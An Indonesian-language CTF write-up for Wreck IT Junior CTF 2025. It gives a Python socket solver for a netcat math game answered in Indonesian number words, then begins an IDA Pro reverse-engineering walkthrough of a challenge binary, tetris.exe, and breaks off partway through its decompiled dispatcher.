Write Up

Wreck IT Junior CTF 2025

Presented By:

40 x 26 x 24

Muhammad Faiz Hidayat


Fase Rais Baradika

Rassha Maulana Fernanda

Daftar Isi

Category : Reverse Engineering

Challenge belajarmatematika




TL;DR

- **Attack idea**: Netcat math game yang butuh jawaban dalam format kata bahasa Indonesia (e.g., `25` → `duapuluhlima`).
- **Key primitive**: Parsing soal matematika dari server output, konversi angka ↔ kata Indonesia, automasi via socket.
- **Core tools**: Python socket client + regex pattern matching + custom number-to-word converter.
- **Gotcha**: Level 13+ muncul operator perkalian (`*`) yang bikin skrip hang karena regex pattern cuma handle `+` dan `-` doang. Also, timing issue bikin skrip kadang miss soal pertama.
- **Flag**: Didapat setelah clear semua level dengan automasi full.

Files Provided

- **nc 157.230.150.185 12346**: Netcat endpoint ke game server. Gak ada file binary/source yang dikasih, jadi purely black-box interaction.
- **Challenge description**: Contoh format jawaban (`5 = lima`, `12 = duabelas`, `25 = duapuluhlima`, `100 = seratus`, `250 = duaratuslimapuluh`). Ini jadi hint penting buat logic konversi.



Tools I Used

Tool	What it is	Why it helped	Key command
`nc` (netcat)	Network utility for TCP/UDP connections	Manual testing buat liat format soal & respons server	`nc 157.230.150.185 12346`
Python 3 + `socket`	TCP client library	Automasi interaksi dengan server game	`python3 solve.py`
`re` (regex)	Python regex module	Extract soal matematika dari server output yang penuh ANSI art	`re.search(r'([a-z]+)([\+\-\*\/])([a-z]+)=', buffer)`

Tool	What it is	Why it helped	Key command
VSCode	Code editor	Nulis & debug skrip solver	-

Walkthrough

1.1 Recon — Manual Netcat Test

Pertama kali connect manual buat ngeliat apa yang terjadi:

```
(base) y4t@DESKTOP-FSPRISE:~$ nc 157.230.150.185 12346
🔢 SELAMAT DATANG DI PERMAINAN MATEMATIKA 🔢
============================================================
ATURAN PERMAINAN:
• Selesaikan soal matematika untuk maju ke level berikutnya
• Soal semakin sulit seiring bertambahnya level
• Capai level 3 untuk menang!
• Jawab salah dan permainan berakhir

CARA MENJAWAB:
• Jawab dengan angka dalam kata-kata bahasa Indonesia
• Contoh: 5 = lima, 12 = duabelas, 25 = duapuluhlima
• Contoh: 100 = seratus, 250 = duaratuslimapuluh
============================================================
Tekan ENTER untuk memulai...
```

Oke jadi ini game yang butuh kita selesaikan soal matematika, tapi jawaban harus dalam format **kata bahasa Indonesia tanpa spasi**. Server nge-prompt kita tekan ENTER, terus kasih soal:

```
[redacted]L1[redacted]sembilan-satu[redacted]=delapan
[redacted]joss2[redacted]L2[redacted]tujuh+empat[redacted]=sebelas
[redacted]wow3[redacted]L3[redacted]lima-satu[redacted]=empat
[redacted]hebat4[redacted]L4[redacted]delapan+delapanbelas[redacted]=duapuluhenam
```

```
top5 L5 empat+sembilanbelas =duapuluhtiga
oke6 L6 delapan-lima =tiga
oke7 L7 satu+limabelas =^C
```

Pattern nya jelas: soal muncul dalam format `KATA1{operator}KATA2 =`, kita jawab dengan hasil operasi dalam kata Indonesia. Jir, ini bakal panjang kalau manual. Level berapa aja nih sampe dapet flag? Description bilang "Capai level 3 untuk menang" tapi kayaknya ini boongan woy, level 7 aja belom ada tanda-tanda selesai.

1.2 Finding the Bug/Primitive

Gak ada bug exploitation di sini—ini murni **logic challenge**. Primitive yang dibutuhin:

1. **Parse soal** dari output server yang penuh ANSI art (, dll).
2. **Konversi kata Indonesia → angka** (e.g., `sembilanbelas` → 19).
3. **Evaluasi operasi** (`+`, `-`, mungkin juga `*`, `/` di level tinggi).
4. **Konversi angka → kata Indonesia** (e.g., 26 → `duapuluhenam`).
5. **Automasi socket** buat kirim jawaban cepat sebelum timeout.

Kita manually test beberapa level, pattern operatornya konsisten. Yang tricky: format kata Indonesia gak pake spasi sama sekali (`duapuluhlima` bukan `dua puluh lima`), dan ada edge case kayak `sebelas` (bukan `satubelasan`), `seratus` (bukan `saturatus`).

1.3 Building the Converter Functions

Goal: Konversi kata → angka

Ini butuh parser yang bisa handle:

- Satuan: `nol`, `satu`, ..., `sembilan`
- Belasan: `sepuluh`, `sebelas`, ..., `sembilanbelas`
- Puluhan: `duapuluh`, `tigapuluh`, ..., `sembilanpuluh` (+ satuan opsional)
- Ratusan: `seratus`, `duaratus`, ..., `sembilanratus` (+ sisa opsional)
- Ribuan: `seribu`, `duaribu`, ..., dst.

Contoh edge case yang harus dihandle:

- `duapuluhlima` = 20 + 5 = 25
- `seratus` = 100
- `duaratuslimapuluh` = 200 + 50 = 250
- `tigabelas` = 13 (bukan 3 + 10, tapi value belasan langsung)

Goal: Konversi angka → kata
Reverse logic dari atas. Misal 26:

- 26 ÷ 10 = 2 sisa 6 → `duapuluh` + `enam` = `duapuluhenam`

120:

- 120 ÷ 100 = 1 sisa 20 → `seratus` + `duapuluh` = `seratusduapuluh`

1.4 First Script Attempt — Failed

Kita bikin skrip awal yang connect, parse, jawab. Tapi langsung gagal:

```
C:\Users\Faiz Hidayat\Downloads>python lucaus.py
[*] Terhubung ke server...
🔢 SELAMAT DATANG DI PERMAINAN MATEMATIKA 🔢
...
[X] Jawaban salah!
[*] Koneksi ditutup
```

Anjay, kenapa? Ternyata **timing issue**: skrip gak kasih delay setelah send ENTER, jadi pas server kirim soal level 1, buffer belum penuh dan regex gak match. Solusi: tambahin `time.sleep()` setelah recv/send.

1.5 Second Attempt — Got to Level 13, Then Stuck

Setelah fix timing, skrip jalan smooth sampe level 13:

```
[keren10[L10]nol+duapuluhdelapan]=
[+] Soal ditemukan: nol+duapuluhdelapan
[+] Hasil perhitungan: 28
[+] Jawaban dalam kata: duapuluhdelapan
[bravo11[L11]sembilanbelas+enam]=
[+] Soal ditemukan: sembilanbelas+enam
[+] Hasil perhitungan: 25
[+] Jawaban dalam kata: duapuluhlima
[bagus12[L12]sebelas+dua]=
[+] Soal ditemukan: sebelas+dua
[+] Hasil perhitungan: 13
[+] Jawaban dalam kata: tigabelas
[wow13[L13]limabelas*delapan]=Traceback (most recent call
```

```
last):
  ...
KeyboardInterrupt
^C
```

Bejir, **level 13 ada operator perkalian (*)**! Regex pattern aku cuma handle `[\+\-]`, jadi gak match dan skrip hang nunggu. Kita Ctrl+C terminate.

1.6 Final Fix — Support All Operators

Kita update:

1. **Regex pattern** jadi `[\+\-\*\/]` buat support `+`, `-`, `*`, `/`.
2. **parse_soal()** tambahin case perkalian & pembagian.
3. **angka_ke_kata()** diperluas buat handle hasil perkalian yang bisa lebih besar (misal 15 × 8 = 120).
4. **last_match tracking** buat prevent proses soal yang sama berulang (bikin stuck).

Setelah fix ini, skrip finally jalan full dan dapet flag.

Crafting Payload or Script

2.1 Constraints

- Skrip harus bisa connect ke `157.230.150.185:12346` via socket.
- Parse output yang campur ANSI art + soal matematika.
- Konversi bidirectional: kata ↔ angka dalam bahasa Indonesia.
- Handle timing buat recv/send (jangan terlalu cepat/lambat).
- Support operator: `+`, `-`, `*`, `/`.

2.2 Pieces First

Goal: Konversi kata Indonesia → angka

```
def kata_ke_angka(kata):
    kata = kata.lower().strip()
    satuan = {'nol': 0, 'satu': 1, 'dua': 2, 'tiga': 3, 'empat': 4,
              'lima': 5, 'enam': 6, 'tujuh': 7, 'delapan': 8,
'sembilan': 9}
    belasan = {'sepuluh': 10, 'sebelas': 11, 'duabelas': 12,
```

```
'tigabelas': 13,
              'empatbelas': 14, 'limabelas': 15, 'enambelas': 16,
              'tujuhbelas': 17, 'delapanbelas': 18, 'sembilanbelas':
19}
    if kata in satuan:
        return satuan[kata]
    if kata in belasan:
        return belasan[kata]
    # Handle puluhan, ratusan, ribuan...
```

Why this piece: Ini foundation buat parsing input soal dari server. Tanpa ini gak bisa hitung hasil operasi.

Goal: Konversi angka → kata Indonesia

```
def angka_ke_kata(angka):
    if angka == 0:
        return 'nol'
    satuan = ['', 'satu', 'dua', 'tiga', 'empat', 'lima', 'enam',
'tujuh', 'delapan', 'sembilan']
    belasan = ['sepuluh', 'sebelas', 'duabelas', 'tigabelas',
'empatbelas',
               'limabelas', 'enambelas', 'tujuhbelas',
'delapanbelas', 'sembilanbelas']
    if angka < 10:
        return satuan[angka]
    elif angka < 20:
        return belasan[angka - 10]
    # Handle puluhan, ratusan, ribuan...
```

Why this piece: Ini buat format jawaban yang akan dikirim ke server. Format harus exact match (no spasi, case-sensitive).

Goal: Parse soal matematika dari buffer

```
pattern = r'▒▒([a-z]+)([\+\-\*\/])([a-z]+)▒▒='
match = re.search(pattern, buffer)
if match:
    operan1 = match.group(1)
    operator = match.group(2)
```

```
    operan2 = match.group(3)
    soal = operan1 + operator + operan2
```

Why this piece: Server output penuh ANSI art, regex ini extract pure soal matematika (e.g., `sembilan+empat`).

Goal: Evaluasi operasi matematika

```
def parse_soal(soal):
    if '*' in soal:
        operan = soal.split('*')
        return kata_ke_angka(operan[0]) * kata_ke_angka(operan[1])
    elif '/' in soal:
        operan = soal.split('/')
        return kata_ke_angka(operan[0]) // kata_ke_angka(operan[1])
    elif '+' in soal:
        operan = soal.split('+')
        return kata_ke_angka(operan[0]) + kata_ke_angka(operan[1])
    elif '-' in soal:
        operan = soal.split('-')
        return kata_ke_angka(operan[0]) - kata_ke_angka(operan[1])
```

Why this piece: Setelah parse soal, kita butuh hasil numerik buat dikonversi balik ke kata.

Goal: Socket automation dengan timing yang pas

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)
s.connect((HOST, PORT))
time.sleep(0.5)
data = s.recv(4096).decode('utf-8', errors='ignore')
s.send(b'\n')
time.sleep(0.3)
```

Why this piece: Tanpa delay, buffer bisa incomplete pas parse. Timeout 10s prevent hang selamanya.

2.3 Compose the Full Script

```
#!/usr/bin/env python3
import socket
```

```
import re
import time

def kata_ke_angka(kata):
    kata = kata.lower().strip()
    satuan = {'nol': 0, 'satu': 1, 'dua': 2, 'tiga': 3, 'empat': 4, 'lima':
5, 'enam': 6, 'tujuh': 7, 'delapan': 8, 'sembilan': 9}
    belasan = {'sepuluh': 10, 'sebelas': 11, 'duabelas': 12, 'tigabelas':
13, 'empatbelas': 14, 'limabelas': 15, 'enambelas': 16, 'tujuhbelas': 17,
'delapanbelas': 18, 'sembilanbelas': 19}
    if kata == 'nol':
        return 0
    if kata in belasan:
        return belasan[kata]
    if kata in satuan:
        return satuan[kata]
    puluhan_map = {'duapuluh': 20, 'tigapuluh': 30, 'empatpuluh': 40,
'limapuluh': 50, 'enampuluh': 60, 'tujuhpuluh': 70, 'delapanpuluh': 80,
'sembilanpuluh': 90}
    for puluhan_kata, nilai_puluhan in puluhan_map.items():
        if kata.startswith(puluhan_kata):
            sisa = kata[len(puluhan_kata):]
            if sisa == '':
                return nilai_puluhan
            elif sisa in satuan:
                return nilai_puluhan + satuan[sisa]
    if kata.startswith('seratus'):
        sisa = kata[7:]
        if sisa == '':
            return 100
        return 100 + kata_ke_angka(sisa)
    for sat_kata, sat_val in satuan.items():
        if sat_val > 0 and kata.startswith(sat_kata + 'ratus'):
            ratus_kata = sat_kata + 'ratus'
            sisa = kata[len(ratus_kata):]
            if sisa == '':
                return sat_val * 100
            return sat_val * 100 + kata_ke_angka(sisa)
    if kata.startswith('seribu'):
```

```
        sisa = kata[6:]
        if sisa == '':
            return 1000
        return 1000 + kata_ke_angka(sisa)
    for sat_kata, sat_val in satuan.items():
        if sat_val > 0 and kata.startswith(sat_kata + 'ribu'):
            ribu_kata = sat_kata + 'ribu'
            sisa = kata[len(ribu_kata):]
            if sisa == '':
                return sat_val * 1000
            return sat_val * 1000 + kata_ke_angka(sisa)
    for pul_kata, pul_val in puluhan_map.items():
        if kata.startswith(pul_kata + 'ribu'):
            ribu_kata = pul_kata + 'ribu'
            sisa = kata[len(ribu_kata):]
            nilai_ribu = pul_val * 1000
            if sisa == '':
                return nilai_ribu
            for sat2_kata, sat2_val in satuan.items():
                if sat2_val > 0 and sisa.startswith(sat2_kata + 'ratus'):
                    ratus_kata = sat2_kata + 'ratus'
                    sisa2 = sisa[len(ratus_kata):]
                    if sisa2 == '':
                        return nilai_ribu + sat2_val * 100
                    return nilai_ribu + sat2_val * 100 +
kata_ke_angka(sisa2)
            if sisa.startswith('seratus'):
                sisa2 = sisa[7:]
                if sisa2 == '':
                    return nilai_ribu + 100
                return nilai_ribu + 100 + kata_ke_angka(sisa2)
            return nilai_ribu + kata_ke_angka(sisa)
    return 0

def angka_ke_kata(angka):
    if angka == 0:
        return 'nol'
    if angka < 0:
        return 'min' + angka_ke_kata(abs(angka))
```

```
    satuan = ['', 'satu', 'dua', 'tiga', 'empat', 'lima', 'enam', 'tujuh',
'delapan', 'sembilan']
    belasan = ['sepuluh', 'sebelas', 'duabelas', 'tigabelas', 'empatbelas',
'limabelas', 'enambelas', 'tujuhbelas', 'delapanbelas', 'sembilanbelas']
    if angka < 10:
        return satuan[angka]
    elif angka < 20:
        return belasan[angka - 10]
    elif angka < 100:
        puluhan_kata = ['', '', 'duapuluh', 'tigapuluh', 'empatpuluh',
'limapuluh', 'enampuluh', 'tujuhpuluh', 'delapanpuluh', 'sembilanpuluh']
        return puluhan_kata[angka // 10] + satuan[angka % 10]
    elif angka < 200:
        sisa = angka - 100
        if sisa == 0:
            return 'seratus'
        return 'seratus' + angka_ke_kata(sisa)
    elif angka < 1000:
        ratusan = angka // 100
        sisa = angka % 100
        if sisa == 0:
            return satuan[ratusan] + 'ratus'
        return satuan[ratusan] + 'ratus' + angka_ke_kata(sisa)
    elif angka < 2000:
        sisa = angka - 1000
        if sisa == 0:
            return 'seribu'
        return 'seribu' + angka_ke_kata(sisa)
    elif angka < 10000:
        ribuan = angka // 1000
        sisa = angka % 1000
        if sisa == 0:
            return satuan[ribuan] + 'ribu'
        return satuan[ribuan] + 'ribu' + angka_ke_kata(sisa)
    elif angka < 100000:
        ribuan = angka // 1000
        sisa = angka % 1000
        puluhan_kata = ['', '', 'duapuluh', 'tigapuluh', 'empatpuluh',
'limapuluh', 'enampuluh', 'tujuhpuluh', 'delapanpuluh', 'sembilanpuluh']
```

```
        if ribuan >= 10 and ribuan < 20:
            belasan = ['sepuluh', 'sebelas', 'duabelas', 'tigabelas',
'empatbelas', 'limabelas', 'enambelas', 'tujuhbelas', 'delapanbelas',
'sembilanbelas']
            kata_ribuan = belasan[ribuan - 10] + 'ribu'
        elif ribuan >= 20:
            kata_ribuan = puluhan_kata[ribuan // 10] + satuan[ribuan % 10]
+ 'ribu'
        else:
            kata_ribuan = satuan[ribuan] + 'ribu'
        if sisa == 0:
            return kata_ribuan
        return kata_ribuan + angka_ke_kata(sisa)
    else:
        return str(angka)

def parse_soal(soal):
    if '*' in soal:
        operan = soal.split('*')
        num1 = kata_ke_angka(operan[0])
        num2 = kata_ke_angka(operan[1])
        return num1 * num2
    elif '/' in soal:
        operan = soal.split('/')
        num1 = kata_ke_angka(operan[0])
        num2 = kata_ke_angka(operan[1])
        return num1 // num2
    elif '+' in soal:
        operan = soal.split('+')
        num1 = kata_ke_angka(operan[0])
        num2 = kata_ke_angka(operan[1])
        return num1 + num2
    elif '-' in soal:
        operan = soal.split('-')
        num1 = kata_ke_angka(operan[0])
        num2 = kata_ke_angka(operan[1])
        return num1 - num2
    return 0
```

```
HOST = '157.230.150.185'
PORT = 12346

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)
s.connect((HOST, PORT))

print("[*] Terhubung ke server...")
time.sleep(0.5)
data = s.recv(4096).decode('utf-8', errors='ignore')
print(data)

print("[*] Mengirim ENTER untuk memulai...")
s.send(b'\n')

buffer = ""
level = 0
last_match = None

while True:
    try:
        time.sleep(0.3)
        chunk = s.recv(4096).decode('utf-8', errors='ignore')
        if not chunk:
            break
        buffer += chunk
        print(chunk, end='', flush=True)
        pattern = r'▒▒([a-z]+)([\+\-\*\/])([a-z]+)▒▒▒='
        match = re.search(pattern, buffer)
        if match and match != last_match:
            operan1 = match.group(1)
            operator = match.group(2)
            operan2 = match.group(3)
            soal = operan1 + operator + operan2
            print(f"\n[+] Soal ditemukan: {soal}")
            hasil = parse_soal(soal)
            jawaban = angka_ke_kata(hasil)
            print(f"[+] Hasil perhitungan: {hasil}")
            print(f"[+] Jawaban dalam kata: {jawaban}")
```

```
            s.send((jawaban + '\n').encode('utf-8'))
            level += 1
            last_match = match
            buffer = ""
            time.sleep(0.3)
        if 'WRECKIT60{' in buffer:
            print("\n[!] FLAG DITEMUKAN!")
            time.sleep(1)
            final = s.recv(4096).decode('utf-8', errors='ignore')
            print(final)
            break
        elif 'salah' in buffer.lower() and level > 0:
            print("\n[X] Permainan berakhir!")
            break
        elif 'selamat' in buffer.lower() and 'menang' in buffer.lower():
            print("\n[!] MENANG! Menunggu flag...")
            time.sleep(1)
    except socket.timeout:
        print("\n[!] Timeout, coba cek koneksi...")
        continue
    except Exception as e:
        print(f"\n[!] Error: {e}")
        break

s.close()
print("[*] Koneksi ditutup")
```

How to run: `python3 solve.py`

2.4 Sample Run


```
C:\Users\Faiz Hidayat\Downloads>python lucaus.py
[*] Terhubung ke server...
🔢 SELAMAT DATANG DI PERMAINAN MATEMATIKA 🔢
...
[*] Mengirim ENTER untuk memulai...

[redacted]L1[redacted]delapan-nol[redacted]=
[+] Soal ditemukan: delapan-nol
```

```
[+] Hasil perhitungan: 8
[+] Jawaban dalam kata: delapan
keren2L2delapan+duabelas=
[+] Soal ditemukan: delapan+duabelas
[+] Hasil perhitungan: 20
[+] Jawaban dalam kata: duapuluh
...
wow13L13limabelas*delapan=
[+] Soal ditemukan: limabelas*delapan
[+] Hasil perhitungan: 120
[+] Jawaban dalam kata: seratusduapuluh
...
[!] FLAG DITEMUKAN!
WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}
[*] Koneksi ditutup
```

```
cool30L30tiga+empatpuluhdelapan=
[+] Soal ditemukan: tiga+empatpuluhdelapan
[+] Hasil perhitungan: 51
[+] Jawaban dalam kata: limapuluhsatu
joss31
🎉 SELAMAT! Anda telah menyelesaikan semua level! 🎉
Flag: WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}
============================================================

[!] FLAG DITEMUKAN!
```


Pitfalls & Alternatives

- **First attempt gak kasih delay**: Server kirim soal tapi buffer belum penuh, regex fail match. Fix: `time.sleep(0.3)` setelah recv.
- **Regex pattern incomplete**: Awalnya cuma `[\+\-]`, level 13 muncul `*` jadi hang. Lesson: always expect twist di level tinggi, jangan assume operator terbatas.
- **Edge case konversi**: `sebelas` bukan `satubelasan`, `seratus` bukan `saturatus`. Ini butuh hardcoded dictionary buat belasan & ratusan.
- **Buffer re-parsing**: Kalau gak clear buffer setelah jawab, bisa proses soal yang sama dua kali. Fix: `buffer = ""` setelah send jawaban.



FLAG: `WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}`

Challenge tetris



TL;DR

- **Attack idea**: Binary ini punya 65 fungsi transformasi (level 1–65) yang masing-masing menghasilkan 1 karakter flag. Input datanya ada di array global `dword_419020`.
- **Key primitive**: Setiap level = ROR32 + XOR + ADD/SUB operations yang di-chain. Implementasi awal banyak yang salah konstanta/rotatenya.
- **Core payload**: Ekstrak semua 65 input DWORD dari binary, decompile tiap fungsi level, reimplementasi di Python, fix yang salah.
- **Validation**: Submit flag ke platform → "incorrect". Re-check decompilasi → ketemu 8 level salah implementasi → fix → flag benar.
- **Gotcha**: Level 28-32 dan 56-58 punya konstanta yang mirip tapi beda sedikit (kayak `1798535497` vs `1815110507`), bikin gampang typo.

Files Provided

- tetris.exe (110 KB, PE32 executable)

Binary Windows 32-bit. Main logic ada di sini. Isinya 65 fungsi transformasi flag + anti-debug checks.

Why it mattered: Ini satu-satunya file. Semua info flag ada di dalam binary ini.

Binary details:

MD5: 0f7e4b78b9d023358bbe6aca41ef792f

SHA256: 6ce746ae524b49527f6c4cb2a061d53448ee22150883e2f13ef351913106844c

Size: 110,592 bytes (0x1b000)

Base: 0x400000

Type: PE32 Console Application

Tools I Used

Tool	What it is	Why it helped here	Key command/action
IDA Pro 8.x	Disassembler + Hex-Rays decompiler	Decompile 65 fungsi level jadi pseudocode C	F5 untuk decompile, G untuk jump to address, Tab untuk switch view
Python 3.12	Scripting language	Reimplementasi semua transformasi + ekstrak flag	`python decode_partial.py`
Hex Editor	Binary viewer (HxD/010 Editor)	Verify raw bytes di data section	View address `0x419020` untuk lihat input array

Tool	What it is	Why it helped here	Key command/action
Git Bash	Git Bash	Run script + debugging output	`cd tetris && python decode_partial.py`

Walkthrough

1.1 Recon – Buka IDA Pro & Identifikasi Entry Point

Step 1: Load Binary ke IDA Pro

Buka IDA Pro, pilih New → browse ke `tetris.exe`. IDA auto-detect ini PE32. Pilih "Portable executable for 80386 (PE)" sebagai file type, click OK.

IDA Analysis Progress:

Analyzing...

Creating cross-references...

Analyzing types...

Analysis complete. Found 120 functions.


Step 2: Navigate ke Entry Point

Cara 1 - Via Functions Window:

1. Tekan **Shift+F3** untuk buka Functions window
2. Cari fungsi `start` (address `0x4012E0`)
3. Double-click untuk jump ke sana

Cara 2 - Via Jump to Address:

1. Tekan **G** (shortcut untuk "Jump to address")
2. Ketik `0x4012E0` atau `start`
3. Enter




```
; Attributes: noreturn

public start
start proc near

Type= dword ptr -1Ch

sub     esp, 1Ch
mov     [esp+1Ch+Type], 1 ; Type
call    ds:__set_app_type
call    sub_4011B0
start endp
```

Step 3: Decompile Entry Point

Di address `0x4012E0`, tekan **F5** untuk decompile. IDA Hex-Rays akan generate pseudocode:

```
void __noreturn start()

{

  _set_app_type(_crt_console_app);

  sub_4011B0();

}
```

Fungsi `sub_4011B0` adalah main logic. Double-click nama fungsi untuk jump ke sana.



```
1 void __noreturn start()
2 {
3   _set_app_type(_crt_console_app);
4   sub_4011B0();
5 }
```

Step 4: Analisis Fungsi Utama (sub_4011B0 → sub_401DE4)

Tekan F5 di `sub_4011B0`, dapat kode yang memanggil `sub_401DE4` dalam loop. Mari fokus ke `sub_401DE4` (ini fungsi dispatcher yang pilih level mana yang dipanggil).

Double-click `sub_401DE4` → F5 untuk decompile:

```
int __cdecl sub_401DE4(int a1)
{
  int result; // eax
  int v2; // [esp+18h] [ebp-10h]
  int v3; // [esp+1Ch] [ebp-Ch]

  if ( a1 <= 0 || a1 > 65 )
    return 63;
  v2 = dword_419020[a1];  // <--- CRITICAL! Input data dari array
global
  switch ( a1 )
  {
    case 1:
      v3 = sub_40282B(v2);  // Level 1
      goto LABEL_70;
    case 2:
      v3 = sub_402AF7(v2);  // Level 2
      goto LABEL_70;
    // ... 63 cases lagi ...
    case 65:
      v3 = sub_415D1E(v2);  // Level 65
    LABEL_70:
      result = v3;
      break;
    default:
      result = 63;
      break;
  }
  return result;
}
```

Key findings:

1. Parameter `a1` = level number (1-65)
2. Input data diambil dari `dword_419020[a1]` (array global)
3. Ada 65 case, masing-masing panggil fungsi berbeda

4. Return value = 1 byte hasil transformasi (flag character)

```
1  int __cdecl sub_401DE4(int a1)
2  {
3    int result; // eax
4    int v2; // [esp+18h] [ebp-10h]
5    int v3; // [esp+1Ch] [ebp-Ch]
6
7    if ( a1 <= 0 || a1 > 65 )
8      return 63;
9    v2 = dword_419020[a1];
10   switch ( a1 )
11   {
12     case 1:
13       v3 = sub_40282B(v2);
14       goto LABEL_70;
15     case 2:
16       v3 = sub_402AF7(v2);
17       goto LABEL_70;
18     case 3:
19       v3 = sub_402E62(v2);
